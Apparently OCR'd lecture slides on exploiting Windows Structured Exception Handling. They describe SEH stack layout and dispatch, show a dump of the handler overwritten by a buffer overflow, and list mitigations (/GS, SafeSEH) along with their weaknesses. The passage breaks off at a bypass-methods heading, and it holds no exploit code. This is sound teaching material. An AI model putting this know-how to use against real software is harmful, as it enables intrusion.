


YOUR STACK ON SEH

...
Nested Functions Stack

Saved Registers
Local function variables
saved ESP
Exception pointer
SEH records [8 bytes each]
SEH Handler
Scope Table
Try Level
Saved EBP (frame pointer)
RET address
function arguments
....

SEH record components on stack (simplified view)




points to code in the .text segment ususally

Source: https://www.corelan.be/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/

SEH location on the stack (MS Visual C++ SEH3)


- Stack layout without buffer overrun protection for SEH frames
- The details here can vary



source: http://www.openrce.org/articles/full_view/21

SEH location on the stack MSVC-SEH4

- Stack layout with *buffer overrun protection for SEH frames*
- **GS cookie** present when function is compiled with /GS switch
- **EH cookie** is always present
  - but not interesting!
- The details here can vary




source: http://www.openrce.org/articles/full_view/21

How it works

When a process is created:


- the pointer at the top of the SEH chain is placed at the top of the main data block of the process
- When exceptions occur **ntdll.dll** retrieves the head of the SEH chain
    - then iterates down the SEH record chains to find a suitable handler
        - default handler:



Another note: faultrep.dll

Once SEH kicks in and the default execption handler is invoked, `faultrep.dll` is loaded and performs the `ReportFault` function

- user-mode dll (also a target for attackers)
- Provides [Send Error Report]



Stack changes after jumping to the exception dispatcher

Program Stack

*Next SEH Record
0x0123456

SE Handler
0x0ABCDE

*Next SEH Record
0x01234FE

SE Handler
0x0ABCFF

*Next SEH Record
0x01235A6

SE Handler
0x0ABD0F

Exception Dispatcher's Stack

ESP RET FROM


Exception Record

Establisher Frame

Context Record

Dispatcher Context

Stack changes after jumping to the exception dispatcher



Stack changes after jumping to the exception dispatcher

Program Stack

- *Next SEH Record 0x0123456
- SE Handler 0x0ABCDE

Exception Dispatcher's Stack

- ESP RET FROM
- Exception Record
- Establisher Frame
- Context Record
- Dispatcher Context

The establisher frame argument is populated with a pointer to the address for the corresponding on the program stack
*Next SEH record pointer

(i.e. not 0x0123456 in this case, but the actual address of that entry on the stack)

So since its on the stack, it can be overflowed as well

- **When overflowing:**
  - SEH values occur before the RET value on the stack,
    - Even if no exception handling was coded, every thread has one handler set up on thread initialization
    - Double the fun! (double the ways to hijack EIP)!

When overflowed


00B6FFB4	41414141	
00B6FFB8	41414141	
00B6FFBC	41414141	
00B6FFC0	41414141	
00B6FFC4	41414141	
00B6FFC8	41414141	
00B6FFCC	41414141	
00B6FFD0	41414141	
00B6FFD4	41414141	
00B6FFD8	41414141	
00B6FFDC	41414141	Pointer to next SEH record
00B6FFE0	41414141	SE handler
00B6FFE4	41414141	
00B6FFE8	41414141	
00B6FFEC	41414141	
00B6FFF0	41414141	
00B6FFF4	41414141	
00B6FFF8	41414141	
00B6FFFC	41414141	

Overflow Mitigation

- ***But the SEH designers knew about stack overflows***
  - Smash the Stack for Fun & Profit was out for a while by then
- So they implemented some protections against it
  - Since Windows XP SP1, *before the exception handler is called*:
    - **all registers are XORed to = zero**
      - makes exploit development a little difficult in some cases
      - cannot jump to instructions that do things like:
        - call EAX
        - jmp EBX

Overflow Mitigation

- More since Windows 2003 Server:
  - **/GS cookies**
    - run time random values used to pad overflow targets on the stack (i.e. the RET addr), for detecting overflow
    - cookie value stored in .data section
      - can be overwritten!



Overflow Mitigation


- More since Windows 2003 Server:
  - **/safeSEH -** a more robust SEH implementation
    - **SE Handler**'s address is checked beforehand, against the ***list of registered handlers***
      - if no match, then it will not be executed
      - also if the address points to the stack, no execution...
      - But will execute if address points to the heap!
      - **A flaw**: if the address of the handler is outside the address range of the loaded module, then it is still executed...
- Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server (Great read!)

Program stack (top record)

*Next SEH Record 0x0123456
SE Handler 0x0ABCDE

Recap of mitigation limitations

Lets say an attacker has done the following in an overflow, (just for example):



3 methods for bypassing overflow mitigations for SEH

